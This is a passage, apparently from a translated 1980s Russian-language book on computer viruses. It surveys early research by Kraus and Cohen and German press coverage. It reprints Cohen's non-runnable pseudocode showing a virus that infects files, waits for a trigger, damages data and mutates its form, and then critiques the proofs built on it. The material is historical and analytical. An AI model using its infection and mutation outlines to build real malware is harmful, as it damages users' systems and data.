С появлением публикации в таком влиятельном журнале, как Шпигель, влиятельные круги уже не могли больше сдерживать публичное обсуждение проблемы. Как обстояли дела до этого момента, видно из содержательной публикации Дж. Крауса из Дортмудского университета 1980/81 (!!) года. Хотя в этой работе содержатся даже листинги вирусов, она неизвестна даже многим специалистам. Чем эта работа так примечательна, будет подробнее пояснено ниже; почему она неизвестна - хотя появилась за четыре года до работы Коэна,- объяснить трудно.

Исследование источников, проведенное для этой книги, позволяет представить развитие следующим образом (за исключением публикаций Коэна приводятся только легкодоступные публикации на немецком языке объемом более двух страниц):

70-е годы Различные публикации о троянских конях, червяках и вирусах (например, Гун. Использование функций вирусов... Ассоциация по вычислительной технике, 1974)
Gunn, Use of Virus Function... ACM, 1974.

1980/81 Дж. Краус
Самовоспроизводящееся программное обеспечение
Дортмундский университет
J.Kraus.Selbstreproduzierende Software.
Universitat Dortmund.

1983-1984 Ф.Коэн
Компьютерные вирусы, теория и эксперименты
Университете Южной Калифорнии
F. Cohen. Computerviruses, Thory and Experiments
University of Southern California

11/84 Шпигель
Скрытая команда
47/84 Отчет по работе Коэна

3/85 BHP выборочно переводит работу Коэна
Bayrische Hackerpost,c/o Basis
Adalbertstr. 41b, 8000 Munchen 40

3/85 P. Дирштайн
Компьютерные вирусы
содержит рекомендации по защите от вирусов
R. Dierstain Computerviren
KES, Peter Hohl Verlag

7/86 P. Дирштайн
Компьютерные вирусы,

Немецкая научно-исследовательская лаборатория авиации и космонавтики, внутренний отчет IB 562/6
R. Dierstain Computerviren

11/86 Программы-вирусы
Персональные ЭВМ

12/86 Б. Фикс
Дополнительные источники вирусов
Зарегистрированное общество Хаос компьютер клуб (CCC)
Schwenkestr. 85, 2000 Hamburg 20
Datenschleuder

12/86 Конгресс CCC
Представляются вирусы для персональных ЭВМ

1/87 Эберхард Шенебург
Компьютерные вирусы
Дорниер Пост

2/87 Цифровые картины ужасов
Экономическая неделя

2/87 С. Вернери
Вирусы в персональных ЭВМ
Справочник по защите данных
Pattweg 8,Pulcheim-Dansweiler

2/87 С. Вернери
Обсуждение проблемы вирусов в персональных ЭВМ
Datenschleuder

3/4/87 С. Вернери
Эксперименты с компьютерными вирусами
KES, Peter Hohl Verlag

4/87 Э.Крабель
Вирусы идут

c't Heise Verlag

4/87 Э. Шмидт
Компьютерные вирусы
Computerwoche; CW Publikation

4/87 Mailbox CLINCH
Правовые аспекты компьютерных вирусов
С. Аккерман

4/87 Аппаратные вирусы
Heppy Computer, Markt & Technik

6/87 Х. Шумахер
Страхование
Хандельсблат

7/87 Компьютерные вирусы
64'er
Markt & Technik

9/87 С. Вернери
Новая опасность - компьютерные вирусы
CHIP,Vogel-Verlag

10/87 Программы-вирусы: грозит ли нам компьютерный СПИД
PM-Computer

Таков общий обзор до сдачи книги в печать. Следующие разделы посвящены интереснейшим публикациям без соблюдения хронологической последовательности, причем разделы 2.1 и 2.2 будут интересны лишь тем читателям, которые хотели бы активно заниматься теорией компьютерных вирусов.

2.1 Гласность? Исследование Фреда Коэна

Работой на тему компьютерных вирусов, привлекшей к себе наибольшее внимание, несомненно является работа Фреда Коэна "Компьютерные вирусы, теория и эксперименты". Основой

этой популярности является очень полное и понятное изложение Коэном темы вирусов, а также результаты практических исследований на вычислительных системах. В этой главе описываются основные моменты работы Коэна.

Во введении Коэн пытается познакомить читателя с принципом действия программ-вирусов. (Его определение вируса, конечно, нельзя считать полным с научной точки зрения.)

We define a computer 'virus' as a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughout a computer sistem or network using the authorizations of every user using it to infect thir programs. Every program that gets infected may also act as a virus and thus the infection grows".

(Мы определяем компьютерный вирус как программу, которая может "инфицировать" другую программу, внедряя в нее свою копию. С этими инфекциями вирус может распространяться в ЭВМ или в сети при помощи обычной авторизации. Каждая инфицированная программа также может вести себя как вирус, благодаря чему инфекция распространяется).

Это описание, наверное, подходит для того, чтобы дать любителю примерное представление о функциях программ-вирусов, однако здесь отсутствует, например, распознавание инфекции вирусом. Впрочем, этот недостаток компенсируется впоследствии наличием распечаток программ-вирусов на паскалеподобном псевдоязыке программирования.

Простой вирус V описывается следующим образом:

```
program virus:=
12345678;
```

```
subroutine infect_executeble:=
  loop: file = get_random_executable_file;
if first_line_offile=12345678 then goto loop;
prepend virus to file;
```



```
subroutine do_damage:=
  whatever damage is to be done

subroutine trigger_pulled:=
  return true if some condition holds

main programm:=
  infect_executable;
if triger_pulled then do_damage;
goto next;
next:
```

Описание

Подпрограмма "infect_executable" ищет исполняемый файл и проверяет, содержит ли этот файл идентификатор вируса "12345678". Наличие идентификатора говорит о присутствии инфекции и инициирует дальнейший поиск. ПРи отсутствии идентификатора вирус помещается перед файлом.

Подпрограмма "do_damage" содержит произвольно определяемую задачу обработки.

Подпрограмма "trigger_pulled" проверяет, выполняется ли определенное условие. Если выполняется, "trigger_pulled" становится ИСТИННЫМ.

"main_program" сначала инфицирует здоровую программу, затем проверяет наличие условия и, при благоприятном исходе проверки, инициирует задачу обработки.

Коэн описывает здесь уже исключительно коварный вариант компьютерного вируса, так называемый "спящий вирус", т. е. вирус, ожидающий наступления инициирующего события. Последующие авторы работ о вирусах почувствовали, очевидно, особую симпатию к вирусам этого типа, и почти во всех публикациях Вы найдете пример вируса, который первого апреля стирает все данные и программы.

Для Коэна основной риск составляют многопользовательские системы, так как он пишет: Если V инфицировал одну из исполняемых программ Е пользователя А, а пользователь А затем запустил эту программу, V поразит также и файлы пользователя В.

Коэну принадлежит легенда о положительном вирусе, существование которого он доказывает при помощи "вируса

сжатия". Бессмысленность такой формы положительного вируса показана в разделе 3.1.

Вирус сжатия Коэна

```
program Compretion_virus:=
{ 01234567;
subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file = 01234567 then goto loop;
compress file;
prepend compression_virus to file;}
main_program:=
  if ask_permission then infect_executble;
uncompress the_rest_of_this_file into tmpfile;
run tmpfile;}
```

Эта программа обладает (по словам Коэна) положительным свойством - может инфицировать другие программы.Эти инфицированные программы требуют меньше места в памяти благодаря наличию программы сжатия. Этот пример, который служит, вероятно, Коэну подтверждением полезности его исследований, цитировался затем некоторыми авторами.

Эксперименты Коэна

Первый опыт состоялся 10.09.83 в Университете Южной калифорнии на полностью загруженной системе ВАКС 11/750 под управлением операционной системы НИКС в рамках Семинара по безопасности. Для подготовки программы-носителя "vd" потребовалось лишь восемь часов работы специалиста ("expertwork"). Чтобы исключить неконтролируемое распространение, были приняты многочисленные защитные меры, такие как встроенная трассировка и кодирование. Вирус предоставлял экспериментатору на короткое время (в среднем тридцать, минимум - пять минут) все ресурсы системы. На занесение инфекции требовалось при этом менее500 мс, из-за чего инфек-

ция не регистрировалась другими пользователями.

Все прошло так, как и должно было пройти: Коэн получил в свое распоряжение все ресурсы системы.

После этого Коэн планировал опыты на системах Tops-20, VMS-VM/370 и на сети из нескольких этих систем. Программы, время разработки которых составляет от шести до тридцати часов, должны были:

а/ найти программы, которые можно инфицировать,

б/ инфицировать их и

в/ выполнить их с нарушением границ пользователя.

Однако эти эксперименты никогда не были осуществлены из-за "реакции страха" ответственных за систему (по крайней мере,

так пишет Коэн в своей работе).

В начале августа 1984 года Коэн смог провести дополнительные опыты по определению скорости распространения на системе ВАКС под управлением операционной системы ЮНИКС. Получившиеся при этом таблицы стоит воспроизвести, однако они не очень выразительны. Путем соответствующего программирования агрессивность вируса можно сделать любой.

Данные о распространении, полученные Коэном

Система 1			
Статус программы	Количество	Инфицировано	Время
Системное задание	3	33	0
Администратор	1	1	0
Пользователь	4	5	18

Система 2			
Статус программы	Количество	Инфицировано	Время

Системное задание	5	160	1
Администратор	7	78	120
Пользователь	7	24	600

Количество: Количество пользователей

Инфицировано: Количество пользователей, которым был передан вирус.

Время: Время (в минутах) от начала сеанса до момента передачи инфекции.

Основную опасность Коэн видит в "разделении", т.е. в том, что несколько пользователей имеют совместный доступ к одним и тем же данным. Он сделал вывод:

Там, где есть путь от А к В и от В к С, там есть и путь от А к С.

Отсюда следует логичный вывод, что распространение ви-

руса можно остановит при помощи изоляции. Различные подходы к решению, основанные на модели целостности и на модели Бел -ля Падула (Bell-La Padula), а также протоколирование перемещения данных не дают удовлетворительных результатов. По крайней мере, в тех случаях, когда необходим быстрый и интенсивный обмен данными.

Если нельзя предотвратить инфицирование, значит следует искать стратегии распознавания вирусов. Коэн пытался обосновать невозможность целенаправленной стратегии поиска на примере программы, которую можно назвать логическим колебательным контуром.Эта программа выглядит следующим образом:

```
 program contradictory_virus:=
{ 12345678;

subroutine infect_executable:=
```



```
{ loop:file = get_random_executable_file;
if first_line_of_file = 12345678 then goto loop;
prepend virus to file;}

subroutine do_damage:=
{ whatever damage is to be done}

subroutine trigger_pulled:=
{ return true if some condition holds}

main program:=
{ if not D(contradictory_virus) then
     { infect_executable;
      if trigger_pulled then do_damage;
      goto next;}}

next:}
```

Причем "D" должна представлять собой подпрограмму, которая решает, является ее аргумент программой-вирусом, т.е.: D(x) ИСТИННО, если x является вирусом. D(x) ЛОЖНО, если x не является вирусом. Таким образом, при отрицательном результате инициируется заражение (внесение инфекции), при положительном результате - нет.

Так как резкие нападки автора на практику аргументации Коэна вызвали появление некоторых критических статей с упреками, такая аргументация должна быть научно обоснованной, и по этому приведенная выше программа-вирус Коэна должна быть рассмотрена более подробно. Так как речь идет о псевдоязыке программирования, эту программу можно сразу описать на общепринятом языке.

(Программы "do_damage" и "trigger_pulled" для после-

дующего рассмотрения не важны, они опускаются.)

```
программа вируса противоречивости:=
{ 12345678;

подпрограмма инфицирования:=
{ цикл:файл = поиск_какой-либо_программы;
```



```
  если первая_строка_Ды = 12345678 то переход на цикл;
 запись_вируса_перед_файлом;}

основная программа:=
{ если не D(противоречие) то
инфицировать;
если инициировано то повредить;
перейти на дальше;}

дальше:}
```

Эту логику можно использовать и для других целей. Так, можно составить программу такого типа на тему истории о деревенском брадобрее, который бреет только тех, кто не умеет бриться сам.

(Между прочим: Бреется ли сам брадобрей, или, может ли он бриться?)

```
программа брадобрей:=

подпрограмма бритье:=
{ цикл: файл = поиск_какого-либо_мужчины;
если мужчина = безбородый то переход на цикл;
бритье_мужчины;}

основная программа:=
{ если не D( брадобрей) то
бритье;
перейти на дальше
дальше:}
```

Причем "D" представляет собой подпрограмму, которая решает, является ли ее аргумент брадобреем. Т.е.: D(x) ИСТИННО, если x брадобрей. D(x) ЛОЖНО, если x не брадобрей. Таким образом приведено доказательство того, что нельзя решить, является ли произвольный мужчина брадобреем или нет.

Об этом можно судить только в том случае, если этого мужчину кто-то побрил.

Ошибка заключается в том, что свойство объекта, которое можно обнаружить только после выполнения действия, сна-

чала распознается, и на основании этого определяется входной критерий проверки этого объекта.

Логично: Работодатель не нанимает нового сотрудника, если знает, что тот лентяй. Если бы существовал тест на лень, то предтендент мог бы испробовать этот тест на себе и работать до тех пор, пока тест не покажет положительный результат.

Возникает противоречие. Не говоря уже о том, что нельзя написать подпрограмму, которая надежно распознает, является ли некоторая программа вирусом - по крайней мере, за приемлимое время -, приведенную выше распечаку можно еще изменить, не меняя логики программы:

```
Старт:
Проверить, является ли А вирусом.
ЕслиА является вирусом, взять у А свойство вируса.
Если А не является вирусом, дать А свойство вируса.
```

Еще раз то же самое для любителей Бейсика:

```
10 if a=3 then a=5
20 if a=5 then a=3
30 goto 10
```

Являются ли такого типа программы содержательными, каждый читатель может судить сам.

В следующей программе из работы Коэна речь идет об "эволюционирующем вирусе", т.е. о вирусе с изменяющейся формой проявления:

```
program evolutionary_virus:=
{12345678;

subroutine infect_executable:=
{loop: file = get_random_executable_file;
if first_line_of_file = 12345678 then goto loop;
prepend virus to file;}

subroutine do_damage:=
{whatever damage is to be done}

subroutine trigger_pulled:=
```



```
{return true if some condition holds}

subroutine print_random_statement:=
{print random_variable_name,=,random_variable_name;
loop: if random_bit = 0 then
{print random_operator,random_variable_name;
goto loop}
print semicolon;}

subroutine copy_virus_with_random_insertations:=
```

```
{loop: copy_evolutionary_virus to virus till
  semicolon_found;
if random_bit = 1 then print_random_statement;
if not end_of_input_file goto loop;}

main program:=
{ copy_virus_with_random_insertations;
infect_executable;
if trigger_pulled then do_damage;
goto next;}

next:}
```

Таким образом, возникают вирусы, которые имеют одинаковые функции, но по-разному выглядят. Коэн не смог доказать, что нельзя распознать вирус на основе процедур сравнения. Он использовал для этого программу - последнюю в этой работе -, основанную на том же - бессмысленном - ведении доказательства, что и показанный выше вирус противоречивости:

```
program undecidable_evolutionary_virus:=
{12345678;

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file = 12345678 then goto loop;
prepend virus to file;}
```



```
subroutine do_damage:=
{whatever damage is to be done}

subroutine trigger_pulled:=
{ return true if some condition holds}

subroutine copy_with_undecidable_assertion to file till
line_starts_with_zzz;
if file=P1 then print "if D(P1,P2) then print 1;"
if file=P2 then "if D(P1,P2) then print 0;"
copy undecidable_evolutionary_virus to file till
    end_of_input_file;}

main program:=
{if random_bit=0 then file=P1 otherwise file=P2;
{copy_with_undecidable_assertion;
zzz:
infect_executable;
if trigger_pulled then do_damage;
goto next;}
```

next:}

При этом D представляет собой процедуру сравнения, которая сравнивает два своих аргумента. Смысл этой программы можно было бы представить следующим образом:

СТАРТ:
Проверить два предмета на совпадение; если они одинаковы, сделать их неодинаковыми.
Проверить два предмета на несовпадение; если они неодинаковы, сделать их одинаковыми.
Перейти на СТАРТ.

Несмотря на проблемы, возникающие при обнаружении вирусов, Коэн сделал вывод, что вирус можно идентифицировать, если известен его идентификатор. В этом случае для обнаружения инфекции в подозрительных программах следует искать лишь этот идентификатор. Коэн также совершенно верно определил, что путем введения в программу идентификатора вируса

можно сделать ее защищенной от действия этого вируса; в этом случае вирус поведет себя так, как будто программа уже инфицирована. Новое заражение в этом случае было бы невозможным. Дополнительную информацию о возможностях защиты при помощи идентификаторов вирусов Вы найдете в разделе 15.3.

Коэн поставил еще один интересный вопрос: какова вероятность того, что программа-вирус возникнет случайно?

Коэн считает, что при благоприятных условиях (длина вируса 1000 битов, 50-процентное задание) 500!/1000**500. Прав ли он и какова действительно потенциальная опасность, Вы узнаете в разделе 13.3.

В конце Коэн приходит к выводу, что существующие системы не предоставляют достаточных возможностей для защиты от вирусов. Предстоит еще очень много сделать...

Вывод: Работа Коэна не внесла той ясности, которая ожидалась.Все же его работа полезна тем, что он помог осознать возникшую опасность, а также обратил внимание на тематику и связанные с ней проблемы.

2.2 Другие исследования

В первую очередь здесь следует рассмотреть работу специалиста по информатике из Дортмундского университета Дж. Крауса "Самовоспроизводящееся программное обеспечение". Эта работа Крауса интересна не только тем, что здесь определено самовоспроизведение программного обеспечения и приведены ассемблерные распечатки на реально существующем языке программирования - ВАссемблере фирмы Сименс, - но и указанны параллели между органическими и компьютерными вирусами. При этом не следует забывать, что эта работа появилась примерно за

четыре года до публикации Коэна. Так как получить экземпляр этой работы весьма сложно, автор обратился к работе Крауса 1981 года с тем же названием.

О содержании

Один из интереснейших пунктов этой работы до сих пор нигде не обсуждался. Краус уже во введении начал с того, о чем одни уже много лет мечтали, а другие думали с пани-

ческим страхом: о "жизни" на уровне вычислительной системы. Краус поясняет взаимосвязь между жизнью и сложностью окружающей среды и приходит к выводу:

"Если верно представление о том, что возникновение или существование жизни является следствием сложности, то спекулятивным является предположение даже о возможности жизни на уровне ЭВМ".

Он признает воспроизводство и мутацию необходимыми для возникновения жизни и приходит к выводу, что самовоспроизводящиеся программы весьма плодотворны в этом смысле. Самомодификация - т.е. мутация - определяется обычной частотой ошибок в вычислительной системе. Он делает вывод:

"Так как электронные вычислительные системы не обеспечивают 100-процентное отсутствие ошибок, всегда существует возможность неверного вывода текста программы, т.е. мутации. Таким образом, самовоспроизводящаяся программа не может считаться носителем жизни на уровне ЭВМ".

Более подробно тема "Жизнь" на уровне ЭВМ будет обсуждаться в разделе 16.4.

Краус видит существенное различие между программами, написанными на ассемблере, и на языках программирования высокого уровня:

"Ассемблерные программы могут адресовать и читать область памяти, в которой они находятся. Поэтому они в состоянии копировать свои собственные коды в рабочей памяти, а следовательно, самовоспроизводиться. Программы на языках высокого уровня, напротив, не могут читать собственные машинные коды в рабочей памяти, а следовательно, не могут их копировать. Программы на языках высокого уровня могут самовоспроизводиться, лишь записывая собственный исходный текст на устройстве внешней памяти. Этот процесс, однако, требует трансляции копии в машинные коды, что не требуется при копировании ассемблерных программ".

В настоящее время такое разделение, наверное, уже недействительно, что показано в разделах главы 10. Современные языки высокого уровня позволяют читать и копировать области памяти, а также компилировать копии программ на языке высокого уровня.

Так как Краус видит существенное различие между само-

воспроизведением программ в машинных кодах и программ на языке высокого уровня, он вводит также различные определения:

"Пусть П есть (синтаксически корректная) программа из S.

(1) Если П не требует ввода и выводит (точно) свой текст программы П,то П называется (строго) самовоспроизводящейся.

(2) Если П требует ввода и при каждом допустимом вводе выводит (точно) свой текст программы Р, то П называется (строго) самовоспроизводящейся."

"Пусть П является действительной программой на Ассемблере М.

(1) Если П не требует ввода и выводит или воспроизводит в рабочей памяти (точно) свои машинные коды, то П называтся (строго) самовоспроизводящейся.

(2) Если П требует ввода и при каждом вводе выводит или воспроизводит в рабочей памяти (точно) свои машиные коды, то П называется (строго) самовоспроизводящейся".

Он пришел к выводу, что в отличие от самовоспроизводящихся ассемблерных программ существование самовоспроизводящихся программ на языке высокого уровня не очевидно.

При программировании Краус - как в последствии и Коэн - воспользовался псевдоязыком программирования (ПЛ(А)), который он очень тщательно определил. Распечатки программ здесь не приводятся, так как только определение ПЛ(А)-команд потребовало бы несколько страниц.

Приведены, однако, программы на реально существующих языках, которые без доработок не работоспособны. Краус ссылается здесь на свою работу 1980 года, в которой описаны соответствующие доработки. Эта работа, однако, недоступна широкой публике. Краус формулирует постановку задачи разработки самовоспроизводящейся программы следующим образом:

"Множество D печатных символов, необходимых для составления текста программы П на языке программирования S объединяют в массив символов C [0: maxchar] . Благодаря этому печатные символы упорядочены, а слова из D могут быть отображены натуральными числами при помощи стандартной ге-

делизации. Так как может быть определена обратная функция этого отображения, каждое натуральное число представляет слово из D*. Следовательно, самовоспроизводящуюся программу из D* можно представить натуральным числом q и, наоборот, реконструировать из q."

Если перевести эту научную формулировку на общепринятый язык, получится: Самовоспроизводящаяся программа должна хранить свой собственный исходный текст в переменой (в це-

почке символов). Затем программа может быть реконструирована из этой переменной. Кроме многократно самовоспроизводящихся программ и иерархии воспроизведения, Краус говорит также о самовоспроизводящихся программах с дополнительными свойствами. Он признает:

"Можно не только примерами доказать, что такие программы существуют, напротив, любой алгоритм можно выполнить в форме самовоспроизводящейся программы."

В конце своей работы Краус еще раз приходит к параллелям с биологической жизнью и ставит вопрос:

"Следуя биологии, можно, наверное, говорить даже о живых программах?"

Краус, конечно, не имеет в виду обмен веществ. Однако воспроизводство и мутации позволяют провести явные аналогии с биологической жизнью.

Таким образом Краус добрался, наконец, до вирусов и определил:

"Ключевыми процессами жизни (биологических) вирусов являются лишь воспроизводство и мутация, и притом лишь в том случае, если чужой механизм обмена веществ предоставляет строительный материал и энергию. Эти взаимосвязи в той же форме следует установить и для самовоспроизводящихся программ."

Очень известной работой является работа Р. Дирштайна "Компьютерные вирусы". Так в этой работе в основном речь идет о переводе/переработке работы Коэна "Компьютерные вирусы", мы не будем подробно на ней останавливаться. Следует лишь предупредить о заведомо неверном утверждении. Дирштайн пишет в первой редакции:

"Если известна дата занесения вируса, удаляют все файлы, которые были созданы в ЭВМ после этой даты."

То, что эти действия не приведут к успеху, станет ясным, если представлять себе, что, разумеется, поражаются и все старые программные компоненты. Практическое доказательство бессмысленности этого мероприятия приведено в разделах главы 10. Впоследствии эта ошибка была устранена.

Здесь следует еще кратко упомянуть Восьмой отчет о деятельности Уполномоченных по защите данных Баварии. Этот отчет подтверждает выводы автора, когда он рекомендует: "[...] перед выполнением защищенной таким образом программы выполните сравнение с записанной в памяти версией. Если есть разница, она является признаком того, что данные и программы, записанные в системе, подвергнуты обработке."

Следующей едва известной работой является "Угроза безопасности от компьютерных вирусов - первые подходы к решению". В этой работе, выполненной Ф. Хофмайстером в 1987 году в Дортмундском университете, явно ощущается влияние публикаций Крауса, появившихся до 4/87. Работа начинается с расплывчатого определения понятия вируса. Затем описываются

несколько форм вирусов и пути их распространения, чтобы затем обосновать опасность, исходящую от компьютерных вирусов. Хофмайстер повторяет также ошибочное утверждение о том, что можно достичь положительного действия вирусов на обычные вычислительные системы. Он пишет:

"Компьютерные вирусы не являются зловредными в принципе, они опасны лишь в том случае, если зловредность является их функциональным признаком."

Напротив, следует придерживаться мнения:

"Любое неконтролируемое изменение данных и программ в обычных системах следует считать нежелательным".

Затем Хофмайстер возвращается к "логическому колебательному контору" Коэна и поясняет читателям то, что Коэн недостаточно полно описал при помощи своего "contradictory_ virus" (вирус противоречивости).

Следующие затем подходы к решению известны, по меньшей мере, с момента появления публикаций Дирштейна.

1) Принцип четырех глаз
2) Регулярная проверка программных компонентов
3) Изоляция отдельных групп пользователей друг от друга

Далее Хофмайстер дошел до того, что отклонил, как недостаточно надежный, единственный надежный способ защиты (запись программы в ПЗУ - постоянное запоминающее устройство). Вместо этого он предлагает трудоемкую технику кодирования.

Подходы к решению, предложенные Хофмайстером (предложенные Б. Фиксом уже в декабре 1986 и находящиеся в настоящее время в стадии отладки), ограничиваются, как и все названные до сих пор возможности защиты, функциональными возможностями системы.

2.3 Отклики печати

Если в предыдущих разделах мы говорили о научных публикациях, обратимся теперь к публикациям в прессе. Здесь будет показано по возможности полно - но без претензий на абсолютную полноту,- каковы были мнения и поведение немецких органов печати в отношении публикаций на тему вирусов. (Все цитаты относятся к пункту 2 перечня источников).

Если следовать хронологии, прежде всего, конечно, следует упомянуть Шпигель, которому, как это уже бывало, удалось пробить стену молчания публикацией "Скрытая команда". Споры были уже тогда. "Джером Лобель, консультант по безопасности ЭФМ фирмы Honeywell Informations Systems, предупреждал: То, что придумал Коэн, не должны публично обсуждать "ни Коэн, ни сознающие ответственность эксперты". Коэн возражал: "Все дело в том, что если до этого додумался я,

то может додуматься и любой другой", и возможно, он окажется "Bad guy" ("плохим парнем").

После статьи в "Шпигеле" в прессе появилась серия панических сообщений. Временами тому или иному пользователю казалось, что его ЭВМ заражена. Однако не находился "сумасшедший, который это проверит", и интерес публики к проблеме постоянно угасал.

Весной 1985 года появился третий выпуск журнала Баварише Хакерпост" (BHP) с переводом важнейших текстов из работы Коэна.

Весной же 1985 года появился очередной отчет по этой

теме в журнале KES. Там в предисловии указывается, что уже имеются публикации на тему вирусов на немецком языке, такие, как в "Баварише Хакерпост", поэтому авторов можно было не подозревать в содействии распространению вирусной инфекции. Статья, состоящая из двух частей, появилась сначала без указания автора - вероятно, не ясна была реакция на подобную публикацию, и автор решил немного повременить с указанием своей фамилии. Во второй части стало ясно, что автором является Р. Дирштайн, причем это стало ясно уже из содержания публикации, так как именно в работах Дирштайна идет речь о комментированном переводе работы Коэна.

Весной 1986 года журнал "Шпигель" опять привлек к себе внимание автора, опубликовав небольшую заметку. Там сообщалось, что в США на различных персональных ЭВМ появились вирусы, которые портили данные и программы на подключенных к ЭВМ дисководах. Эта заметка, которая едва обратила на себя внимание, побудила автора более интенсивно заняться своими исследованиями в области компьютерных вирусов.

В ноябре 1986 года в "Компьютер перзенлих"- уже в который раз - появился комментированный перевод работы Коэна под названием "Программы-вирусы - серьезная угроза или неосознанная опасность". В этой статье также не отказались от интерпретации в качестве доказательства "интеллектуального короткого замыкания" Коэна и сообщили еще об одном подходе к использованию вирусов (шпионаж). В качестве сюрприза в статье приведена распечатка программы-вируса для ЭВМ Apple II.

В декабре журнал CCC "Датеншлейдер" поместил небольшую статью Б. Фикса. В этой статье описан MS-DOS - вирус "час пик", который, конечно, никакой угрозы не представляет. Подробнее он описан в разделе 10.1.

В феврале 1987 года Экономическая неделя преподнесла "цифровые картины ужасов" - о маленьких червячках, пожирающих дискеты. Так как этот журнал не является специальным журналом в области вычислительной техники, ожидать от него обсуждения узко-специальных вопросов не приходится. Однако в статье высказано несколько интересных моментов. Так, например, упомянуто и одновременно подвергнуто сомнению выска-

зывание специалиста фирмы IBM по защите данных - "нет необ-

ходимости заново разрабатывать опробованные на практике операционные системы". Конечно, со ссылкой на спорный случай, произошедший в 1986 году в Берлинском университете.

В феврале появилось издание Конгресса Датеншлейдер с добавлениями Хаос Комьюникейшн Конгресса с опубликованной там информацией автора. Подробная информация об издании Конгресса Датеншлейдер приведена в 4.1.

В то же время как в KES, так и в "Датеншутц бератер" появился отчет о декабрьском Хаос Комьюникейшн Конгрессе. Этот отчет также основан - по крайней мере все, что касается технических деталей - на исследованиях автора. Здесь впервые был публично показан демонстрационный вирус для операционной системы MS-DOS.

Вскоре после этого - в марте - появился "Компьютервохе" с новым, основанным на переводе и комментариях Дирштайна, обсуждением работы Ф. Коэна.

В апреле 1987 было весело. "Хеппи компьютер" сообщил об аппаратном вирусе (вирусе, который имитирует программатор ЭППЗУ и повреждает ЭВМ). Автор получил от обеспокоенных читателей множество запросов по этой статье. Правда, тот, кто потрудился и ввел напечатанный в статье фильтр против вируса, избавил себя от вопросов. Программа выводит: "Тот, кто верит апрельским шуткам и не смеется над ними..." и т.д.

В апреле c't также почувствовал, что созрел для статьи на тему вирусов. В этой статье Э.Крабель предостерегает от злых-злых хакеров. Цитата: "Здесь я хотел бы предупредить всех хакеров, обладающих высокой квалификацией и завидным терпением,необходимым для разработки таких программ. Если вирусы умышленно или не умышленно выйдут из под контроля, они могут причинить большой ущерб."

Что можно сказать об авторе, который после такого высказывания приводит распечатку вируса с таким комментарием: "Только бессовестный гангстер будет набивать эту программу."

Каждый читатель может иметь свое собственное мнение. Нельзя надежно предостеречься от людей, которые рекомендуют использовать программы-вирусы в качестве защиты от вирусов, предупреждая при этом, что при использовании этой защиты все остальные программы работать не смогут.

В качестве предпоследней работы следует кратко упомя-

нуть статью из 64r(7/87), которая указывает на распространение программ-вирусов на ЭВМ C64.

В заключение следует остановиться на двух телевизионных отчетах по теме "вирусы". Первым является отчет WDR Компьютерклабс, вышедший весной 1986 года. Под конец передачи коснулись темы вирусов. Ведущий продемонстрировал

действие вируса - хотя из распечатки видно, что на экране должна появиться надпись "WDR тест" - на экран выводится надпись "WDR вирус". Ведущий, который, очевидно, был чрезвычайно доволен этой демонстрацией, - в конце концов, он сам написал вирус на Бейсике, сияя, пояснил, что причиной такого поведения программы явилось наличие в видимой распечатке Бейсик-программы некоторых невидимых операторов. Демонстрация вируса для ЭВМ Apple - написанная уже не самим ведущим - прошла несколько интереснее, хотя тоже не показала ничего существенного. Единственным просветом в передаче был Ф. Хофмайстер (см. 10.), который, правда, ставил весьма банальные вопросы.

Второй отчет по этой теме, сделанный NDR,был гораздо более информативен. Здесь высказались такие деятели, как Глисс, Брунштайн и Вернери.

Глисс (редактор "Датеншутц-бератер"):

"Программы-вирусы для ЭВМ представляют собой, пожалуй, самый грустный вид компьютерного саботажа, который мне встречался."

Вернери (Хаос Компьютер Клаб, Гамбург):

"До сих пор промышленность и торговля не предоставляет никакой информации о грозящей опасности; пользователи ЭВМ не в курсе дела и совершенно не представляют, какая опасность им грозит."

Брунштайн (профессор информатики, Гамбургский университет):

"В то время как в коммерческих вычислительных центрах ущерб весьма ощутимый и при известных условиях может быть выражен в марках и пфеннингах, ущерб в вычислительных центрах высшей школы скорее не материален."

Следуют ссылки на BHP, CCC и "Датеншутц-бератер", а также на демонстрационный вирус. Все это завершается кратким описанием результатов исследований автора. В заключении передачи было сказано:

"Строгий контроль доступа ... является единственной мерой защиты, известной в настоящее время."

Бесполезной, если не очень опасной, следует считать ссылку на возможное вмешательство вирусов в работу ЭВМ, занятых в переписи населения 1987 года.

Выводы

В публикациях специальных журналов также очень трудно отделить плевелы от пшеницы. Большая часть публикаций сводит всю проблему к хакерам. Причина этого, вероятно, заклю-

чается в том, что на хакеров еще не действуют различные ограничения, которые мешают работать многим уважаемым исследовательским институтам. Все-таки публикация работ Дирштайна, которого никак нельзя отнести к хакерам, является вехой на пути к всеобщей информированности.

3. Чем опасны компьютерные вирусы?

Обработка данных и программ известна с тех пор, как известны ЭВМ. Почему же программы-вирусы привлекли такое пристальное внимание? Возможно, немалую роль в этом сыграло новое название этих программ. Словотворчество специалистов по информатике как раз совпало с публичным обсуждением проблемы СПИДа.Обыватель всегда пугается если машина становится похожей на человека, а многих, наверняка, потрясло вторжение машин - ЭВМ - в типично человеческую область, в область мышления. ТО, что ЭВМ может к тому же поражаться вирусами, еще более приблизило машину к Гомо Сапиенс.

Главная опасность вирулентных программных кодов заключается в том, что программы-вирусы начинают жить собственной жизнью, практически не зависящей от разработчика программы, после первого же размножения. Так же, как в цепной

реакции в ядерном реакторе, запущенный процесс очень трудно остановить. Однако к этому добавляется еще один момент. В то время, как до сих пор для внесения целенаправленных изменений в систему необходимо было подробнейшее знание системы для доступа к ЭВМ в течение длительного времени, с использованием вирулентных кодов эта задача выполняется очень просто.

Пример:

А хочет навредить В, сделав непригодными к использованию все данные на ЭВМ В. Разумеется, это возможно и без использования вирулентных кодов, что и практикуется; для этого вводится резидентная в памяти программа, задачей которой является стирание массовой памяти в определенный момент. (Такие "шутки" часто встречаются в программном обеспечении, полученном из сомнительных источников.) Здесь, однако, с одной стороны, существует "опасность", что эту резидентную в памяти программу обнаружат и удалят из ЭВМ, с другой стороны, даже безупречное выполнение этой программы не очень затрудняет В, так как поврежденные данные могут быть восстановлены по резервной копии.

При использовании вируса опасность разоблачения А существенно уменьшается.

Вирус размножается в вычислительных системах и за короткое время заражает все программы. Однако зараженная программа остается работоспособной. В качестве одной из за-

